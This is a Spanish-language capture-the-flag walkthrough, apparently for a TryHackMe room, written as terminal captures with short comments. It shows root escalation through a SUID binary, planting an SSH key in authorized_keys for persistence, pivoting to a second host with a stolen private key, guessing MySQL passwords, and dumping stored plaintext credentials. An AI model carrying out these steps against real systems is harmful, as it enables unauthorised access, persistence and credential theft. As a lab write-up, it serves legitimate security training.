   136972     40 -rwsr-xr-x   1 root     root        40344 Nov 29  2022 /usr/bin/newgrp
   137078    148 -rwsr-xr-x   1 root     root       149080 Apr  4  2023 /usr/bin/sudo
   137073     76 -rwsr-xr-x   1 root     root        75824 Nov 29  2022 /usr/bin/gpasswd
   273337    100 -rwsr-xr-x   1 root     root       100760 Nov 22  2018 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
   271631    128 -rwsr-xr-x   1 root     root       130264 May 29  2023 /usr/lib/snapd/snap-confine
   271283    428 -rwsr-xr-x   1 root     root       436552 Aug 11  2021 /usr/lib/openssh/ssh-keysign
   137129     44 -rwsr-xr--   1 root     messagebus    42992 Oct 25  2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
   135697     44 -rwsr-xr-x   1 root     root          43088 Sep 16  2020 /bin/mount
   135678     76 -rwsr-xr-x   1 root     root          74072 Aug 16  2021 /bin/ping
   136965     44 -rwsr-xr-x   1 root     root          44664 Nov 29  2022 /bin/su
   135737     28 -rwsr-xr-x   1 root     root          26696 Sep 16  2020 /bin/umount
   135675     32 -rwsr-xr-x   1 root     root          30800 Aug 11  2016 /bin/fusermount
   135679     64 -rwsr-xr-x   1 root     root          64888 Aug 16  2021 /bin/ping6
www-data@host1:/home/mike$
```


despues de un par de intentos



```
www-data@host1:/usr/share/man/zh_TW$ .crypt
bash: .crypt: command not found
www-data@host1:/usr/share/man/zh_TW$ ./crypt
CRYPTSHELL

www-data@host1:/usr/share/man/zh_TW$ ./crypt whoami
CRYPTSHELL

^[[AUnable to decompress.
www-data@host1:/usr/share/man/zh_TW$ ./crypt root
CRYPTSHELL

Unable to decompress.
www-data@host1:/usr/share/man/zh_TW$ ./crypt mike
CRYPTSHELL

root@host1:/usr/share/man/zh_TW#
```


esto es una especie de contenedor parece

como soy root fui a ponerle a mike una authorized_keys com mi id_rsa.pu para meterme por ssh




```
root@host1:/home/mike# cd .ssh/
root@host1:/home/mike/.ssh# ls -la
total 16
drwx------ 2 mike mike 4096 Jul 19  2021 .
drwxr-xr-x 5 mike mike 4096 Jul 30  2021 ..
-rw------- 1 mike mike 1679 Jul 15  2021 id_rsa
-rw-r--r-- 1 mike mike  392 Jul 15  2021 id_rsa.pub
<pxXnjqtIszX7ybLW root@miguel" > authorized_keys
root@host1:/home/mike/.ssh#
```

```
┌──(root💀miguel)-[/home/miguel]
└─# ssh mike@192.168.137.14
The authenticity of host '192.168.137.14 (192.168.137.14)' can't be established.
ED25519 key fingerprint is SHA256:mMbUA2y6p+S0PriDGDheemiz88Jsn8dfextdWlNpZxQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:7: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.137.14' (ED25519) to the list of known hosts.
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-147-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

 * Strictly confined Kubernetes makes edge and IoT secure. Learn how MicroK8s
   just raised the bar for easy, resilient and secure K8s cluster deployment.

   https://ubuntu.com/engage/secure-kubernetes-at-the-edge
This system has been minimized by removing packages and content that are
```




```
mike@host1:/tmp$ hostname -I
192.168.250.10 172.16.20.2
```

vamos a ver que hay por la otra red tirando de nmap que nos pasamos encontramos la .6 y nos metemos con la id_rsa de mike@host1 y pasamos a hos2




```
mike@host1:~/.ssh$ ssh -i id_rsa mike@172.16.20.6
The authenticity of host '172.16.20.6 (172.16.20.6)' can't be established.
ECDSA key fingerprint is SHA256:L1BKa1sC+LgClbpAX5jJvzYALuhUDf1zEzhPc/C++/8.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '172.16.20.6' (ECDSA) to the list of known hosts.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Mon Jul 19 20:23:18 2021 from 172.16.20.2
mike@host2:~$
```




```
mike@host2:~$ ss -tuln
Netid        State          Recv-Q         Send-Q             Local Address:Port                    Peer Address:Port
udp          UNCONN         0              0                  127.0.0.53%lo:53                          0.0.0.0:*
tcp          LISTEN         0              128                127.0.0.53%lo:53                          0.0.0.0:*
tcp          LISTEN         0              128                      0.0.0.0:22                           0.0.0.0:*
tcp          LISTEN         0              80                     127.0.0.1:3306                         0.0.0.0:*
tcp          LISTEN         0              128                         [::]:22                              [::]:*
mike@host2:~$
```

despues de algunos intentos




```
mike@host2:~$ which mysql
/usr/bin/mysql
mike@host2:~$ mysql -umike -p
Enter password:
ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: NO)
mike@host2:~$ mysql -umike -proot
mysql: [Warning] Using a password on the command line interface can be insecure.
ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: YES)
mike@host2:~$
mike@host2:~$ mysql -umike
ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: NO)
mike@host2:~$ mysql -umike -p""
Enter password:
ERROR 1045 (28000): Access denied for user 'mike'@'localhost' (using password: NO)
mike@host2:~$ mysql -umike -ppassword
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 6
Server version: 5.7.34-0ubuntu0.18.04.1 (Ubuntu)

Copyright (c) 2000, 2021, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```




```
Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| accounts           |
+--------------------+
2 rows in set (0.06 sec)

mysql> use accounts;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+--------------------+
| Tables_in_accounts |
+--------------------+
| users              |
+--------------------+
1 row in set (0.00 sec)

mysql> select * from users;
+-------+---------------------+
| login | password            |
+-------+---------------------+
| root  | bjsig4868fgjjeog    |
| mike  | WhatAreYouDoingHere |
+-------+---------------------+
2 rows in set (0.01 sec)
```

root │bjsig4868fgjjeog
mike │WhatAreYouDoingHere




```
+-------+--------------------+
| login | password           |
+-------+--------------------+
| root  | bjsig4868fgjjeog   |
| mike  | WhatAreYouDoingHere |
+-------+--------------------+
2 rows in set (0.01 sec)

mysql> exit
Bye
mike@host2:~$ su root
Password:
root@host2:/home/mike# ls -la
total 36
drwxr-xr-x 5 mike mike 4096 Feb  1 03:38 .
drwxr-xr-x 3 root root 4096 Jul 16  2021 ..
lrwxrwxrwx 1 mike mike    9 Jul 19  2021 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 mike mike 3771 Apr  4  2018 .bashrc
drwx------ 2 mike mike 4096 Feb  1 03:28 .cache
drwx------ 3 mike mike 4096 Feb  1 03:28 .gnupg
-rw------- 1 mike mike  100 Feb  1 03:38 .mysql_history
-rw-r--r-- 1 mike mike  807 Apr  4  2018 .profile
drwx------ 2 mike mike 4096 Jul 16  2021 .ssh
root@host2:/home/mike# 
```

para descomprimirlo usamos la clave que vimos en mysql



```
drwxr-xr-x 3 root root 4.0K Jul 16  2021 ..
lrwxrwxrwx 1 mike mike    9 Jul 19  2021 .bash_history -> /dev/null
-rw-r--r-- 1 mike mike  220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 mike mike 3.7K Apr  4  2018 .bashrc
drwx------ 2 mike mike 4.0K Feb  1 03:28 .cache
drwx------ 3 mike mike 4.0K Feb  1 03:28 .gnupg
-rw------- 1 mike mike  100 Feb  1 03:38 .mysql_history
-rw-r--r-- 1 mike mike  807 Apr  4  2018 .profile
drwx------ 2 mike mike 4.0K Jul 16  2021 .ssh
root@host2:/home/mike# cat .mysql_history
_HiStOrY_V2_
show\040databases;
use\040accounts;
show\040tables;
select\040*\040from\040users;
exit
root@host2:/home/mike# cd .ssh/
root@host2:/home/mike/.ssh# ls
authorized_keys
root@host2:/home/mike/.ssh# cd ..
root@host2:/home/mike# cd ..
root@host2:/home# ls
mike
root@host2:/home# ls -la
total 12
drwxr-xr-x  3 root root 4096 Jul 16  2021 .
drwxr-xr-x 22 root root 4096 Jun 29  2021 ..
drwxr-xr-x  5 mike mike 4096 Feb  1 03:38 mike
root@host2:/home# cd /root
root@host2:~# ls -la
total 28
drwx------  4 root root 4096 Jul 19  2021 .
drwxr-xr-x 22 root root 4096 Jun 29  2021 ..
lrwxrwxrwx  1 root root    9 Jul 19  2021 .bash_history -> /dev/null
-rw-r--r--  1 root root 3106 Apr  9  2018 .bashrc
drwxr-xr-x  3 root root 4096 Jul 15  2021 .local
-rw-r--r--  1 root root  148 Aug 17  2015 .profile
drwx------  2 root root 4096 Jul 15  2021 .ssh
-rw-------  1 root root  218 Jul 16  2021 mike.zip
root@host2:~#
```



```
total 8
-rw-r--r-- 1 root root  32 Jul 16  2021 mike
-rw------- 1 root root 218 Jul 16  2021 mike.zip
root@host2:~# cat mike
THM{_Y0U_F0UND_TH3_C0NTA1N3RS_}
root@host2:~#
```